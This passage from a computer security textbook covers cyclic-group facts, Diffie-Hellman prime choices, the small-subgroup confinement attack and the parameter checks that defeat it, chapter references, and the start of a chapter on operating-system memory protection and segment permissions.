F1: In a cyclic group G_n , exponents can always be reduced modulo n . For $p = 11$ and generator $g = 2$: $2^{10} \pmod{11} \equiv 2^0 \pmod{11} \equiv 1$. Exponents reduce mod 10.

F2: i) All subgroups of a cyclic group are also cyclic.

ii) The order of a subgroup will divide the order of the group.

iii) The order of an element will divide the order of the group.

For G_{p-1} : the order of any element is either $d = 1$ or some d that divides $p - 1$.

For G_q : all elements thus have order either 1 or q (since q is prime).

F3: G_n has exactly one subgroup of order d for each positive divisor d of its order n ; and $\phi(d)$ elements of order d ; and therefore $\phi(n)$ generators.

F4: If g generates G_n , then $b = g^i$ is also a generator if and only if $\gcd(i, n) = 1$.

F5: b is a generator of G_n if and only if, for each prime divisor p_i of n : $b^{n/p_i} \neq 1$

F6: For generator g of G_n , and any divisor d of n : $h = g^{n/d}$ yields an order- d element.

F7: Without knowing a generator for a cyclic group G_n , for any prime divisor p_1 of n , an element b of order p_1 can be obtained as follows:

Select a random element h and compute $b = h^{n/p_1}$; continue until $b \neq 1$.

(Obviously a $b = 1$ does not have prime order; and for $b \neq 1$, it lies in the unique subgroup of order p_1 and must itself be a generator, from F2 and F3.)

Exercise (Another Z_{11}^* generator). For Z_{11}^* as above, set $g = 3$. Does the sequence g, g^2, g^3, \dots (all reduced mod 11) generate the full set, or just half? Find a generator other than $g = 2$, and list the sequence of elements it generates.

Example (*Subgroups of Z_{11}^**). Table 4.2 explores the subgroups of Z_{11}^* , or G_{10} . We have seen that one generator for the full group is $g = 2$. The element $h = 3$ generates the order-5 cyclic subgroup G_5 . The elements of G_5 can be represented as powers of h :


$$h^1 = 3, h^2 = 9, h^3 = 5, h^4 = 4, h^5 = 1 = h^0$$

To view G_5 in terms of the generator $g = 2$ of the full group, since $h = 3 = g^8$, this same ordered list $(3, 9, 5, 4, 1)$ represented in the form $(g^8)^i$ is:

$$(g^8)^1 = 3, (g^8)^2 = 9, (g^8)^3 = 5, (g^8)^4 = 4, (g^8)^5 = 1$$

Since for $p = 11$, exponents can be reduced mod 10, this is the same as: g^8, g^6, g^4, g^2, g^0 . The divisors of 10 are 1, 2, 5 and 10; these are thus (by F2 above) the only possible orders

Order	Subgroup	Generators
1	{1}	1
2	{1, 10}	10
5	{1, 3, 4, 5, 9}	3, 4, 5, 9
10	{1, 2, 3, ..., 10}	2, 6, 7, 8



i	1	2	3	4	5	6	7	8	9	10	11	12	...
$b = g^i$	2	4	8	5	10	9	7	3	6	1	2	4	...
order of b	10	5	10	5	2	5	10	5	10	1	10	5	...

Table 4.2: The structure of subgroups of $Z_{11}^* = G_{10}$. G_{10} has four distinct subgroups. The lower table shows how elements can be represented as powers of the generator $g = 2$, and the orders of these elements. Note that $p = 11$ is a safe prime ($p - 1 = 2 \cdot 5$).

of subgroups, and also of elements in them. If you don't believe this, cross-check Table 4.2 with pencil and paper for yourself. (Yes, really!) Given any generator g for G_{10} , it should be easy to see why g^2 is a generator for a subgroup half as large, and g^5 generates a subgroup one-fifth as large. At the right end of the lower table, the cycle repeats because here exponents are modulo 10, so $2^{10} \equiv 2^0 = 1 \pmod{11}$ (as noted, for integers mod p , exponent arithmetic is modulo $p - 1$). Note that element $b = 10$ has order 2 and is a member of both $G_2 = \{1, -1\}$ (the subgroup of order 2) and G_{10} . $b = 10 \equiv -1$ is not in the subgroup of order 5; and 2 does not divide 5. (Is that a coincidence? See F2.) Note that the indexes i such that $\gcd(i, 10) = 1$ are $i = 1, 3, 7, 9$, and these are the four values for which g^i also generates the full group G_{10} . (Is this a coincidence? See F4.)

Exercise (Multiplicative groups: $p = 19, 23, 31$). By hand, replicate Table 4.2 for Z_p^* for a) $p = 19 = 2 \cdot 3 \cdot 3 + 1$; b) $p = 23 = 2 \cdot 11 + 1$; and c) $p = 31 = 2 \cdot 3 \cdot 5 + 1$. (F2 will tell you what orders to expect; use F3 to confirm the number of generators found.)

COMMENT ON EXPONENT ARITHMETIC (F1). In G_n notation we often think abstractly of "group operations" and associate elements with their exponent relative to a fixed generator, rather than their common implementation representation in integer arithmetic mod p . Consider $p = Rq + 1$. The multiplicative group Z_p^* is a cyclic group of $p - 1$ elements. In mod p representation, "exponent arithmetic" can be done mod $p - 1$ since that is the order of any generator. Z_p^* has a cyclic subgroup G_q of q elements, and when expressing elements of G_q as powers of a G_q generator, exponent arithmetic is mod q . However, the subgroup operations are still implemented using mod p (not mod q); the mod q reduction is for dealing with exponents. Thus switching between Z_p^* and G_q notation, and between elements and their indexes (exponents), requires precision of thought. We mentally distinguish between implementation in "modular arithmetic", and "group operations". It may help to re-read this and work through an example with $q = 11$.

SAFE PRIMES, DSA PRIMES, SECURE PRIMES. Let p be a prime modulus used for Diffie-Hellman (DH) exponentiation. The security of Diffie-Hellman key agreement relies on it being computationally difficult to compute discrete logarithms (Section 4.3). It turns out that the Pohlig-Hellman discrete log algorithm is quite efficient unless $p - 1$ has a "large" prime factor q , where "large" means that \sqrt{q} operations is beyond the computational power of an attacker. (So for example: if an attacker can carry out on the order of 2^t operations, q should have bitlength more than $2t$; in practice, a base minimum for t is 80 bits, while 128 bits offers a comfortable margin of safety.)

For Diffie-Hellman security, the following definitions are of use. Recall (F2 above) that the factors of $p - 1$ determine the sizes of possible subgroups of $Z_p^* = G_{p-1}$.

1. A *PH-safe prime* is a prime p such that $p - 1$ itself has a "large" prime factor q as described above. The motivation is the Pohlig-Hellman algorithm noted above. Larger q causes no security harm (attacks become computationally more costly).
2. A *safe prime* is a prime $p = 2q + 1$ where q is also prime. Z_p^* will then have order $p - 1 = 2q$, and (by F2) will have exactly two proper cyclic subgroups: G_q with q elements, and G_2 with two elements $\{1, p - 1\}$. Remember: $p - 1 \equiv -1 \pmod{p}$.
3. A *DSA prime* is a prime $p = Rq + 1$ with a large prime factor q of $p - 1$. Traditionally,

here q is chosen large enough to be *PH-safe*, but not much larger. The idea is to facilitate DH computations in the resulting *DSA subgroup* G_q of q elements, since by F2, a prime-order group has no small subgroups other than easily-detected $G_1 = \{1\}$. A historical choice was to use p of 1024 bits and a 160-bit q ; a more conservative choice now is p of 2048 bits and a 256-bit q .

4. A *secure prime* is a prime $p = 2Rq + 1$ such that q is prime, and either R is also prime or every prime factor q_i of R is larger than q , i.e., $p = 2qq_1q_2 \cdots q_n + 1$ for primes $q_i > q$. Secure primes can be generated much faster than safe primes, and are believed to be no weaker against known attacks.

Aside: the term *strong prime* is unavailable for DH duty, allocated instead for service in describing the properties of primes necessary for security in RSA moduli of form $n = pq$.

SUBGROUP CONFINEMENT ATTACK ON DH. Let the DH prime be $p = Rq + 1$ (assume q is a large prime as required, i.e., a *PH-safe prime*). R itself may be very large, but typically it will have many smaller divisors d (e.g., since R must be even, 2 is always a divisor). Let g be a generator for Z_p^* . For any such d , $b = g^{(p-1)/d}$ has order d (from F6). The attack idea is to push computations into the small, searchable subgroup of order d . To do this so that both parties still compute a common K , intercept (e.g., via a middle-person attack) the legitimate exponentials g^a, g^b and raise each to the power $(p-1)/d$; the resulting shared key is $K = g^{ab(p-1)/d} = (g^{(p-1)/d})^{ab} = b^{ab}$. Since b has order d , this key can take on only d values. Such attacks highlight the importance of integrity-protection in protocols (including any system parameters exchanged).

Exercise (Toy example of small-subgroup confinement). Work through a tiny example of the above attack, using $p = 11$ (building on examples from above). Use $R = 2 = d$, $q = 5$, $g = 2$. The DH private keys should be in the range $[1, 9]$.

Exercise (Secure primes and small-subgroup confinement). Suppose that p is a *secure prime*, and a check is made to ensure that the resulting key is neither 1 nor $p - 1 \pmod p$. Does the above subgroup confinement attack succeed?

Exercise (DSA subgroups and subgroup confinement attack). Consider $p = Rq + 1$ (prime q), and DH using as base a generator g_q of the cyclic subgroup G_q .

- If an attacker substitutes exponentials with values (integers mod p) that are outside of those generated by g_q , what protocol checks could detect this?
- If an attacker changes one of the public exponentials but not both, the parties likely obtain different keys K ; discuss possible outcomes in this case.

ESSENTIAL PARAMETER CHECKS FOR DIFFIE-HELLMAN PROTOCOLS. The subgroup confinement attack can be addressed by various defenses. Let K denote the resulting DH key, and $x = g^a, y = g^b \pmod p$ the exponentials received from A, B .

1. Case: DH used with a *safe prime* $p = 2q + 1$ (here a generator g for G_p is used). Check $x \neq 1$ or $p - 1 \pmod p$; and that $x \neq 0$ (or equivalently, check $K \neq 0$). Similarly for y . These checks detect if x or y were manipulated into the tiny subgroup G_2 of two elements. Note: $-1 = p - 1 \pmod p$.
2. Case: DH used with a *DSA prime* (and a generator $g = g_q$ for G_q). The above checks are needed, plus checks that x, y are in G_q by confirming: $x^q \equiv 1 \pmod p$, and analogously for y .

gously for y . (Thus the value q must also be communicated to end-parties.)

The powering check isn't needed if the protocol itself verifies integrity of exchanged values (as in STS). The extra cost for G_q exponentiation, beyond an equality test for 0, 1, -1 , is mitigated by exponent math being mod q (in a DSA subgroup, $q \ll p$).

3. Case: DH used with a *secure prime* (here a generator $g = g_q$ for G_q is used). Here the checks for the above DSA prime case suffice (this is a subcase), but only the checks for the safe prime case are essential—because in an untampered run using base g_q , exponentials remain in G_q ; and altering exponentials cannot result in a small-subgroup attack (other than G_2 , ruled out by the checks of the safe prime case) because every other subgroup G_{q_i} is *larger* than G_q , because $q_i > q$.
4. Case: DH used with a protocol that detects tampering of messages (e.g., STS). This detection will then detect small-subgroup attacks, which tamper with exponentials. In all cases, integrity of the DH generator g and modulus p must also be ensured. As a bonus, techniques that provide end-to-end authentication also preclude successful middle-person attacks.

SHORT DH EXPONENTS FOR EFFICIENCY. When DSA primes are used for DH, the base used is a generator g_q for G_q . Since exponent arithmetic is modulo the order of the base, DH exponents a, b can thus be reduced mod q , making exponentiation considerably faster. In essence, *short exponents* are used—with q known, private exponents a, b are simply chosen in $[1, q - 1]$, vastly smaller than $[1, p - 1]$. With safe primes, one can also use private exponents of this size—but in both cases, no shorter since specialized discrete log algorithms (parallelizable with linear speedup) can find $2t$ -bit exponents in 2^t operations. Thus for attackers capable of 2^{80} operations, exponents must be at least 160 bits. DSA subgroups of order 2^{256} are matched with $t = 128$ -bit exponents.

SAFE PRIME ADVANTAGES (SUMMARY). The advantage of using a safe prime ($p = 2q + 1$) is that the guaranteed absence of small prime factors of $p - 1$ (other than 2) precludes subgroup confinement attacks, and there is no need to communicate to DH end-parties an extra parameter such as the value q in the DSA prime case ($p = Rq + 1$). The secure prime case conveys these same benefits. These cases can also utilize “short” DH exponents (above), e.g., choosing DH exponents a, b in the range $2^{m-1} < a, b < 2^m$ if m -bit exponents are deemed sufficient (m often equals the bitlength of a DSA prime q).

KEY-USE CONFIRMATION IS NOT ENOUGH. Confirmation by end-parties that they have agreed upon the same key, i.e., key-use confirmation, does not guarantee the absence of an attack. An attacker changing both exponentials to 0 (or 1), forces both parties to compute $K = 0$ (or $K = 1$). Thus confirming an agreed key is insufficient, and different than verifying non-tampering of the values that you believe were exchanged to get it.

COMPARING MIDDLE-PERSON AND SMALL-SUBGROUP ATTACK. Subgroup confinement requires an active attack during key agreement; after successful determination of the shared key, passive traffic monitoring allows decryption with the known key. In contrast, a DH middle-person attack requires active involvement during key agreement, plus ongoing inline participation (decrypting, encrypting, and forwarding data). In this respect, the subgroup attack is simpler—but also stopped by simple checks at the endpoints.

Exercise (Diffie-Hellman small subgroups and timing attacks discussed in RFC 7919).

- (a) Discuss how RFC 7919 [18] proposes to ameliorate small-subgroup attacks on TLS.
- (b) Discuss the attacks motivating this text in RFC 7919, Section 8.6 (Timing Attacks): “*Any implementation of finite field Diffie-Hellman key exchange should use constant-time modular-exponentiation implementations. This is particularly true for those implementations that ever reuse DHE [Diffie-Hellman Ephemeral] secret keys (so-called “semi-static” ephemeral keying) or share DHE secret keys across multiple machines (e.g., in a load-balancer situation).*”

4.9 ‡End notes and further reading

The highly accessible and definitive encyclopedia on authentication and authenticated key establishment is Boyd [9]. It includes discussion of protocol goals, *good keys*, and formal verification of authentication protocols including the BAN logic [12] and others. See Menezes [34, Ch.12] for a shorter systematic treatment, and also for *random numbers* and *pseudo-random number generators* (PRNGs), a topic discussed less formally by Ferguson [15]. The grandmaster postal chess attack is attributed to John Conway circa 1976. On *interleaving attacks*, Bird [8] systematically examines symmetric-key protocols, while Diffie [14] gives examples including public-key protocols. HTTP *digest authentication* is specified in RFC 7616 [41]. Bellovin [6] discusses *partition attacks* on RSA-EKE and DH-EKE. For guessing attacks on Kerberos passwords, see Wu [50]. Kerberos and many other protocols were inspired by the Needham-Schroeder shared-key protocol [35]. Also of general interest on engineering crypto protocols and what goes wrong, see Abadi [1] and Anderson [3]. For a survey on secure *device pairing methods*, see Kumar [28].

Both EKE [6] and SPEKE [25] require that verifiers store cleartext passwords; password file compromise is mitigated by augmented versions [7, 26]. Steiner [42] proposed the minimal three-message version of EKE. High-profile alternatives include SRP [49, 48] and J-PAKE [23, 21]. For an independent analysis of J-PAKE, see Abdalla [2]. Patel [39] discusses subtle active attacks on EKE. For security concerns about SPEKE, see Hao [24]. Boyd [9, Ch.7] authoritatively summarizes the abundant academic analysis of PAKE protocols; Kaufman [27] lucidly overviews a subset. The three examples in Section 4.6 follow Gong [19], who also pursues a formal definition of *verifiable text*. The definition of *forward secrecy* is from Diffie [14], which elucidates the STS protocol, and the general notion that legitimate end-parties have matching protocol transcripts in secure protocol runs. For *unknown key-share attacks* see Boyd [9] and Law [29]. Many variants of DH with long-term secret keys exist ([34, p.515–519], [29]), but non-ephemeral DH variants have a poor track record [30] against small-subgroup attacks.

Neuman [36] overviews Kerberos V5; see also RFC 4120 [37]. Section 4.7 is based on Menezes [34, p.501]. Pashalidis [38] gives an SSO taxonomy. Wang [47] explores flaws in web SSO including OpenID; see Mainka [33] for OpenID Connect, NIST SP 800-63C [20] for federated identity systems, and Chiasson [13] for password managers. Section 4.8 background is based on Menezes [34]; page 19 thereof defines *strong prime*.

Schnorr's signature scheme [40] used prime-order subgroups prior to the later-named *DSA primes* in NIST's Digital Signature Algorithm. Regarding discrete log algorithms, see van Oorschot [46, 45] respectively for general parallelization with linear speedup, and to find exponents of size 2^{2t} (i.e., $2t$ bits) in order 2^t operations. Regarding "trap-dooring" of a 1024-bit prime p and taking a Diffie-Hellman log in such a system, see Fried [16]. Small-subgroup attacks were already published in 1996 [34, p.516]. Simple checks to prevent them, and corresponding checks before issuing certificates, were a prominent topic circa 1995-1997 (cf. [51]). Early papers highlighting that Diffie-Hellman type protocols must verify the integrity of values used in computations include: Anderson (with Needham) [4], van Oorschot [45], Jablon [25], Anderson (with Vaudenay) [5], and Lim [30]. A 2017 study [43] found that prior to its disclosures, such checks remained largely unimplemented on Internet servers. For algorithms to efficiently generate primes suitable for Diffie-Hellman, RSA and other public-key algorithms, see Menezes [34, Ch.4], and also Lim [30] for defining and generating *secure primes*.

References (Chapter 4)

- [1] M. Abadi and R. M. Needham. Prudent engineering practice for cryptographic protocols. *IEEE Trans. Software Eng.*, 22(1):6–15, 1996. See also (same authors and title): *IEEE Symp. Security and Privacy*, page 122–136, 1994.
- [2] M. Abdalla, F. Benhamouda, and P. MacKenzie. Security of the J-PAKE password-authenticated key exchange protocol. In *IEEE Symp. Security and Privacy*, pages 571–587, 2015.
- [3] R. J. Anderson and R. M. Needham. Programming Satan’s Computer. In *Computer Science Today: Recent Trends and Developments*, pages 426–440. Springer LNCS 1000.
- [4] R. J. Anderson and R. M. Needham. Robustness principles for public key protocols. In *CRYPTO*, pages 236–247, 1995.
- [5] R. J. Anderson and S. Vaudenay. Minding your p’s and q’s. In *ASIACRYPT*, pages 26–35, 1996.
- [6] S. M. Bellovin and M. Merritt. Encrypted key exchange: Password-based protocols secure against dictionary attacks. In *IEEE Symp. Security and Privacy*, pages 72–84, 1992.
- [7] S. M. Bellovin and M. Merritt. Augmented encrypted key exchange: A password-based protocol secure against dictionary attacks and password file compromise. In *ACM Comp. & Comm. Security (CCS)*, pages 244–250, 1993.
- [8] R. Bird, I. S. Gopal, A. Herzberg, P. A. Janson, S. Kutten, R. Molva, and M. Yung. Systematic design of two-party authentication protocols. In *CRYPTO*, pages 44–61, 1991.
- [9] C. Boyd and A. Mathuria. *Protocols for Authentication and Key Establishment*. Springer, 2003. Also second edition (2019) with Douglas Stebila.
- [10] W. E. Burr, D. F. Dodson, E. M. Newton, R. A. Perlner, W. T. Polk, S. Gupta, and E. A. Nabbus. NIST Special Pub 800-63-1: Electronic Authentication Guideline. U.S. Dept. of Commerce. Dec 2011 (121 pages), supersedes [11]; superseded by SP 800-63-2, Aug 2013 (123 pages), itself superseded by [20].
- [11] W. E. Burr, D. F. Dodson, and W. T. Polk. NIST Special Pub 800-63: Electronic Authentication Guideline. U.S. Dept. of Commerce. Ver. 1.0, Jun 2004 (53 pages), including Appendix A: Estimating Password Entropy and Strength (8 pages). Superseded by [10].
- [12] M. Burrows, M. Abadi, and R. M. Needham. A logic of authentication. *ACM Trans. Comput. Syst.*, 8(1):18–36, 1990. See also (same authors and title) *ACM SOSP*, pages 1–13, 1989.
- [13] S. Chiasson, P. C. van Oorschot, and R. Biddle. A usability study and critique of two password managers. In *USENIX Security*, 2006.
- [14] W. Diffie, P. C. van Oorschot, and M. J. Wiener. Authentication and authenticated key exchanges. *Designs, Codes and Cryptography*, 2(2):107–125, 1992.
- [15] N. Ferguson and B. Schneier. *Practical Cryptography*. Wiley, 2003.
- [16] J. Fried, P. Gaudry, N. Heninger, and E. Thomé. A kilobit hidden SNFS discrete logarithm computation. In *EUROCRYPT*, pages 202–231, 2017.
- [17] K. Gaarder and E. Snekkenes. Applying a formal analysis technique to the CCITT X.509 strong two-way authentication protocol. *Journal of Cryptology*, 3(2):81–98, 1991.

- [18] D. Gillmor. RFC 7919: Negotiated Finite Field Diffie-Hellman Ephemeral Parameters for Transport Layer Security (TLS), Aug. 2016. Proposed Standard.
- [19] L. Gong, T. M. A. Lomas, R. M. Needham, and J. H. Saltzer. Protecting poorly chosen secrets from guessing attacks. *IEEE J. Selected Areas in Commns*, 11(5):648–656, 1993.
- [20] P. A. Grassi et al. NIST Special Pub 800-63-3: Digital Identity Guidelines. U.S. Dept. of Commerce. Jun 2017, supersedes [10]. Additional parts SP 800-63A: Enrollment and Identity Proofing, SP 800-63B: Authentication and Lifecycle Management, SP 800-63C: Federation and Assertions.
- [21] F. Hao. RFC 8236: J-PAKE—Password-Authenticated Key Exchange by Juggling, Sept. 2017. Informational.
- [22] F. Hao and P. Ryan. Password authenticated key exchange by juggling. In *2008 Security Protocols Workshop*, pages 159–171. Springer LNCS 6615 (2011).
- [23] F. Hao and P. Ryan. J-PAKE: Authenticated key exchange without PKI. *Trans. Computational Science*, 11:192–206, 2010. Springer LNCS 6480.
- [24] F. Hao and S. F. Shahandashti. The SPEKE protocol revisited. In *Security Standardisation Research (SSR)*, pages 26–38, 2014. Springer LNCS 8893. See also: *IEEE TIFS*, 2018, “Analyzing and patching SPEKE in ISO/IEC”.
- [25] D. P. Jablon. Strong password-only authenticated key exchange. *Computer Communication Review*, 26(5):5–26, 1996.
- [26] D. P. Jablon. Extended password key exchange protocols immune to dictionary attacks. In *Workshop on Enabling Technologies/Infrastructure for Collaborative Enterprises (WET-ICE)*, pages 248–255, 1997.
- [27] C. Kaufman, R. Perlman, and M. Speciner. *Network Security: Private Communications in a Public World (2nd edition)*. Prentice Hall, 2003.
- [28] A. Kumar, N. Saxena, G. Tsudik, and E. Uzun. Caveat emptor: A comparative study of secure device pairing methods. In *IEEE Pervasive Computing and Comm. (PerCom 2009)*, pages 1–10, 2009.
- [29] L. Law, A. Menezes, M. Qu, J. A. Solinas, and S. A. Vanstone. An efficient protocol for authenticated key agreement. *Designs, Codes and Cryptography*, 28(2):119–134, 2003.
- [30] C. H. Lim and P. J. Lee. A key recovery attack on discrete log-based schemes using a prime order subgroup. In *CRYPTO*, pages 249–263, 1997.
- [31] S. Lucks. Open Key Exchange: How to defeat dictionary attacks without encrypting public keys. In *Security Protocols Workshop*, pages 79–90, 1997.
- [32] P. D. MacKenzie, S. Patel, and R. Swaminathan. Password-authenticated key exchange based on RSA. In *ASIACRYPT*, pages 599–613, 2000.
- [33] C. Mainka, V. Mladenov, J. Schwenk, and T. Wich. SoK: Single sign-on security—An evaluation of OpenID Connect. In *IEEE Eur. Symp. Security & Privacy*, pages 251–266, 2017.
- [34] A. J. Menezes, P. C. van Oorschot, and S. A. Vanstone. *Handbook of Applied Cryptography*. CRC Press, 1996. Openly available, <http://cacr.uwaterloo.ca/hac/>.
- [35] R. M. Needham and M. D. Schroeder. Using encryption for authentication in large networks of computers. *Comm. ACM*, 21(12):993–999, 1978.
- [36] B. C. Neuman and T. Ts'o. Kerberos: An authentication service for computer networks. *IEEE Communications Magazine*, pages 33–38, Sept. 1994.
- [37] C. Neuman, T. Yu, S. Hartman, and K. Raeburn. RFC 4120: The Kerberos Network Authentication Service (V5), July 2005. Proposed Standard; obsoletes RFC 1510.
- [38] A. Pashalidis and C. J. Mitchell. A taxonomy of single sign-on systems. In *Australasian Conf. on Info. Security & Privacy (ACISP)*, pages 249–264, 2003.
- [39] S. Patel. Number theoretic attacks on secure password schemes. In *IEEE Symp. Security and Privacy*, pages 236–247, 1997.

- [40] C. Schnorr. Efficient signature generation by smart cards. *Journal of Cryptology*, 4(3):161–174, 1991.
- [41] R. Shekh-Yusef, D. Ahrens, and S. Bremer. RFC 7616: HTTP Digest Access Authentication, Sept. 2015. Proposed Standard. Obsoletes RFC 2617.
- [42] M. Steiner, G. Tsudik, and M. Waidner. Refinement and extension of encrypted key exchange. *ACM Operating Sys. Review*, 29(3):22–30, 1995.
- [43] L. Valenta, D. Adrian, A. Sanso, S. Cohney, J. Fried, M. Hastings, J. A. Halderman, and N. Heninger. Measuring small subgroup attacks against Diffie-Hellman. In *Netw. Dist. Sys. Security (NDSS)*, 2017.
- [44] P. C. van Oorschot. Extending cryptographic logics of belief to key agreement protocols. In *ACM Comp. & Comm. Security (CCS)*, pages 232–243, 1993.
- [45] P. C. van Oorschot and M. J. Wiener. On Diffie-Hellman key agreement with short exponents. In *EUROCRYPT*, pages 332–343, 1996.
- [46] P. C. van Oorschot and M. J. Wiener. Parallel collision search with cryptanalytic applications. *Journal of Cryptology*, 12(1):1–28, 1999.
- [47] R. Wang, S. Chen, and X. Wang. Signing me onto your accounts through Facebook and Google: A traffic-guided security study of commercially deployed single-sign-on web services. In *IEEE Symp. Security and Privacy*, pages 365–379, 2012.
- [48] T. Wu. RFC 2945: The SRP Authentication and Key Exchange System, Sept. 2000. RFC 2944 (Telnet) and RFC 5054 (TLS) rely on SRP; see also <http://srp.stanford.edu/> (Stanford SRP Homepage).
- [49] T. D. Wu. The secure remote password protocol. In *Netw. Dist. Sys. Security (NDSS)*, 1998.
- [50] T. D. Wu. A real-world analysis of Kerberos password security. In *Netw. Dist. Sys. Security (NDSS)*, 1999.
- [51] R. Zuccherato. RFC 2785: Methods for Avoiding the “Small-Subgroup” Attacks on the Diffie-Hellman Key Agreement Method for S/MIME, Mar. 2000. Informational.



Chapter 5

Operating System Security and Access Control

5.1 Memory protection, supervisor mode, and accountability	127
5.2 The reference monitor, access matrix, and security kernel	130
5.3 Object permissions and file-based access control	133
5.4 Setuid bit and effective userid (eUID)	137
5.5 Directory permissions and inode-based example	138
5.6 Symbolic links, hard links and deleting files	142
5.7 Role-based (RBAC) and mandatory access control	144
5.8 \ddagger Protection rings: isolation meets finer-grained sharing	146
5.9 \ddagger Relating subjects, processes, and protection domains	149
5.10 \ddagger End notes and further reading	151
References	153

Chapter 5

Operating System Security and Access Control

Mass-produced computers emerged in the 1950s. 1960s time-sharing systems brought security requirements into focus. 1965-1975 was the golden design age for operating system (OS) protection mechanisms, hardware protection features and address translation. While the threat environment was simpler—e.g., computer networks were largely non-existent, and the number of software authors and programs was far smaller—many challenges were the same as those we face today: maintaining separation of processes while selectively allowing sharing of resources, protecting programs from others on the same machine, and restricting access to resources. “Protection” largely meant controlling access to memory locations. This is more powerful than it first appears. Since both data and programs are stored in memory, this controls access to running processes; input/output devices and communications channels are also accessed through memory addresses and files. As files are simply logical units of data in primary memory and secondary storage, access control of memory and files provides a general basis for access control of objects and devices.

Initially, protection meant limiting memory addresses accessible to processes, in conjunction with early virtual memory address translation, and access control lists were developed to enable resource sharing. These remain protection fundamentals. Learning about such protection in operating systems provides a solid basis for understanding computer security. Aside from [Unix](#), we base our discussion in large part on [Multics](#); its segmented virtual addressing, access control, and protection rings heavily influenced later systems. Providing security-related details of all major operating systems is not our goal—rather, considering features of a few specific, real systems allows a coherent coverage highlighting principles and exposing core issues important in any system design. [Unix](#) of course has many flavors and cousins including [Linux](#), making it a good choice. Regarding [Multics](#), security influenced it from early design (1964-67) through later commercial availability. It remains among the most carefully engineered commercial systems ever built; an invaluable learning resource and distinguishing feature over both early and modern systems is its rich and detailed technical literature explaining both its motivation and design.

5.1 Memory protection, supervisor mode, and accountability

IN THE BEGINNING. Early computers were large and expensive—and simple compared to later systems. When they were used to run single computer programs one after the other, the delay between runs wasted valuable computer time. This motivated *batch processing*—programs prepared ahead of time were submitted together as a “batched” job run by an operator. This reduced idle CPU time and costs, but inconvenienced users. The *time-sharing systems* of the early 1960s offered an alternative for shared use of a computer, and gave users the impression of running a program on their own machine in real time. While programs appeared to run concurrently, the innovation was to organize them as processes between which the CPU alternated. This is how single-user computers work today, albeit with one user running multitudes of programs concurrently.

ISOLATION. A security issue arises immediately once more than one process runs “concurrently”: resource conflicts. An early concern was computer memory—an isolation mechanism was needed to prevent one process writing into another’s memory, lest benign errors in one program impact another (let’s not mention malicious programs just yet). Even for computers running single programs one at a time, if a user process could access the computer’s full memory range, errors might disrupt OS data or code—a lack of basic protection subjects even a debugging program to disruption by faulty code being debugged. Another early commercial issue was how to allow one program to execute proprietary functionality of a second, without the first having read access to the second.

SUPERVISOR, PRIVILEGED BIT, DESCRIPTOR REGISTER. A typical isolation mechanism began as follows. All memory references went through a hardware *descriptor register* holding a *memory descriptor* consisting of a (base, bound) pair of values. These indicated the lowest physical memory address accessible to the active process, and the number of addressable memory words from that point. To control the memory address range visible to a process, only the *supervisor* program, which ran with a *privileged bit* set (supervisor mode), could load the descriptor register. (Earlier machines ran all programs in this mode—it was the only mode.) User programs could cause the privileged bit to be set only via a machine instruction that immediately transferred execution to the supervisor program. The design protected memory descriptors by storing them in memory managed exclusively by the supervisor. This starting basis for process isolation thus consisted of a simple three-component memory protection scheme as follows (Fig. 5.1).

1. *Descriptor register:* constrains the addresses a process can access. The supervisor maintains a descriptor for each process, and loads this register for the active process.
2. *Privileged bit:* must be set in order for the descriptor register to be loaded. Only supervisor code runs with this bit set.
3. *Supervisor:* no other program can alter the privileged bit. A special machine instruction can also set the bit and immediately transfer control to the supervisor.

LIMITATIONS OF MEMORY-RANGE BASED PROTECTION. With this basic memory protection scheme, the supervisor prevents user processes from altering supervisor code or data by reserving memory that user processes cannot access. This provides an *all-or-*




Figure 5.1: Two programs calling the same sub-program P (model circa 1970).

nothing mode in the sense of full access to everything as supervisor, or no cross-process sharing at all. This allows full isolation, but not fine-grained sharing of memory. We next consider why finer-grained control is desirable, while still preventing unauthorized use or alteration of one process’s memory by another. Consider a service program P in memory, to be called by user processes U_1 and U_2 (Figure 5.1). Both must access P ’s code memory. Simple memory-range limits of a descriptor register no longer suffice, e.g., because P needs memory to write temporary results for each of U_1 , U_2 . The next step forward is more specific *access permissions* allowing separate read, write and execute permissions for a specified memory region. A description of this enhancement follows.

SEGMENT ADDRESSING WITH ACCESS PERMISSIONS. A memory *segment*, supported by *segment addressing hardware*, is a continuous block of words, representing a logical unit of information. (Multics segments evolved from the concept of a *file*, which had already been introduced.) A memory word is then addressed by a pair of values (S, W) , the segment number S and word number offset W therein. Thus a level of indirection now separates this early *virtual memory* descriptor from a segment’s physical address. The OS maintains a special per-process *descriptor segment* that holds a table of *segment descriptors* defining the physical memory addressable by the process.¹ The addressing scheme controls access—a process can’t access a segment that it can’t “see” (i.e., reference). A processor *descriptor base register* (DBR) points to the descriptor segment of the active process. S is an index into this table, and each segment descriptor therein details a segment’s physical starting address, current size, and an *access control indicator* specifying permission bits for this memory segment, for example (Figure 5.2):

- R: *read* (if 1, a non-supervisor process has read access; if 0, only the supervisor does)
- W: *write* (if 1, the segment may be written into; usually then X=0)
- X: *execute* (if 1, segment is executable; usually then W=0, code not self-modifying)
- M: *mode* (if 1, supervisor mode when executing segment; valid only when X=1)
- F: *fault* (if 1, all access attempts trap to supervisor; overrides all other bits)

Note that by this design, now the same physical address region can be given (for different processes) different access permissions, through different segment descriptors.

¹Segment descriptors thus provided early support for the principle of ISOLATED-COMPARTMENTS (P5).

